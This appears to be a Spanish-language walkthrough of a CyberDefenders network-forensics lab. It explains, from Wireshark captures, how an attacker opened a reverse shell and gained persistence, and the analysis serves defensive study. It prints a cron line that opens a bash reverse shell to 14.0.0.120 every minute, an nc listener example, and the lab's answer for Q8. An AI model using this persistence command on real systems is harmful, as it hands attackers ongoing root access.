
20644	2023-09-10	18:22:23,099410	14.0.0.120	10.0.0.112	HTTP	581 GET /JXQOZY/ HTTP/1.1
20645	2023-09-10	18:22:23,099628	10.0.0.112	14.0.0.120	TCP	66 8080 → 44062 [ACK] Seq=17829 Ack=2610 Win=64128 Len=0 TSval=3538440548 TSecr=429801596
20646	2023-09-10	18:22:23,229235	10.0.0.112	14.0.0.120	TCP	74 55162 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538440678 TSecr=0 WS=128
20647	2023-09-10	18:22:23,262133	14.0.0.120	10.0.0.112	TCP	74 80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=429801758 TSecr=35384
20648	2023-09-10	18:22:23,262382	10.0.0.112	14.0.0.120	TCP	66 55162 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538440711 TSecr=429801758

En la imagen se puede observar que el que inicia la conexión TCP es el servidor 10.0.0.112; esto indica que se establece un shell inverso. Al ejecutar el archivo podemos hacernos la idea de que el atacante configuró este archivo para que el servidor establezca la conexión TCP hacia el puerto 80 que corre en el atacante.

En el apretón de manos de tres vías en un shell inverso:

- El atacante escucha en un puerto esperando la conexión (por ejemplo, usando nc -lvnp 80)
- La víctima (host comprometido) inicia la conexión hacia el atacante → SYN
- El atacante (que está escuchando en el puerto 80) recibe el SYN y responde: Recibí tu petición. Confirmo (ACK) y también quiero comunicarme (SYN) → SYN, ACK
- Finalmente, la víctima envía → ACK (Esto completa el TCP 3-way handshake).

Si realizamos un TCP stream en los paquetes que están destacados en rojo, podemos observar lo siguiente:



En la reverse shell se establece comunicación TCP (PSH, ACK) para que estos mensajes interactivos viajen sin esperar a llenar buffers, porque deben aparecer de inmediato en pantalla. Ejemplo en la terminal:

- El atacante escribe **whoami** → necesita que el servidor lo vea al instante.
- El servidor ejecuta **root** → envía la respuesta al instante al atacante.

Hay que considerar que este shell inverso no esta encapsulada en protocolos de la capa de aplicación debido a que este tipo de datos no contiene ninguna carga util como puede ser un archivo o algún mensaje cifrado que requiera un relleno de datos mas completo, la interacción del shell inverso son solo comandos visibles en texto simple.

2) Identificar el comando específico que utilizó el atacante para mantener persistencia en el servidor

En la sesión se observa que el atacante crea un archivo cron con esta línea y luego lo instala con **crontab -i cron**. Cuando consulta **crontab -l** aparece:

```
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Interpretación de la línea: Cada minuto, inicia una shell bash interactiva y envía/recibe su entrada/salida hacia una conexión TCP contra la IP del atacante 14.0.0.120 en el puerto 443.

En lenguaje mas sencillo: Cada minuto el servidor intenta reconectarse con el atacante y darle una shell remota completa".

Si aplicamos el siguiente filtro en wireshark, podemos identificar establecimiento de conexión TCP desde el servidor hacia el atacante:

```
ip.addr == 14.0.0.120 and tcp.port == 443
```

No.	Time	Source	Destination	Protocol	Length	Info
20689	2023-09-10 18:25:00,482142	10.0.0.112	14.0.0.120	TCP	74	35790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538597931 TSecr=0 WS=128
20690	2023-09-10 18:25:00,482280	14.0.0.120	10.0.0.112	TCP	74	443 → 35790 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=429958979 TSecr=3538597931
20691	2023-09-10 18:25:00,482401	10.0.0.112	14.0.0.120	TCP	66	35790 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538597931 TSecr=429958979

Podemos observar que el servidor ya esta configurado para establecer conexión TCP con el atacante a través del puerto 443. En la imagen se visualiza el apretón de manos de tres vías (SYN - SYN, ACK - ACK). Si realizamos un TCP Stream en uno de los paquetes que se muestran en la imagen, Podemos observar que el atacante obtiene persistencia en el servidor:

```
bash: cannot set terminal process group (3151): Inappropriate ioctl for device
bash: no job control in this shell
root@cyberdefenders-virtual-machine:~# exit
```

La imagen muestra el prompt del servidor 10.0.0.112 ejecutado con privilegios de superusuario (root).

Respuesta de Q8: `/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'`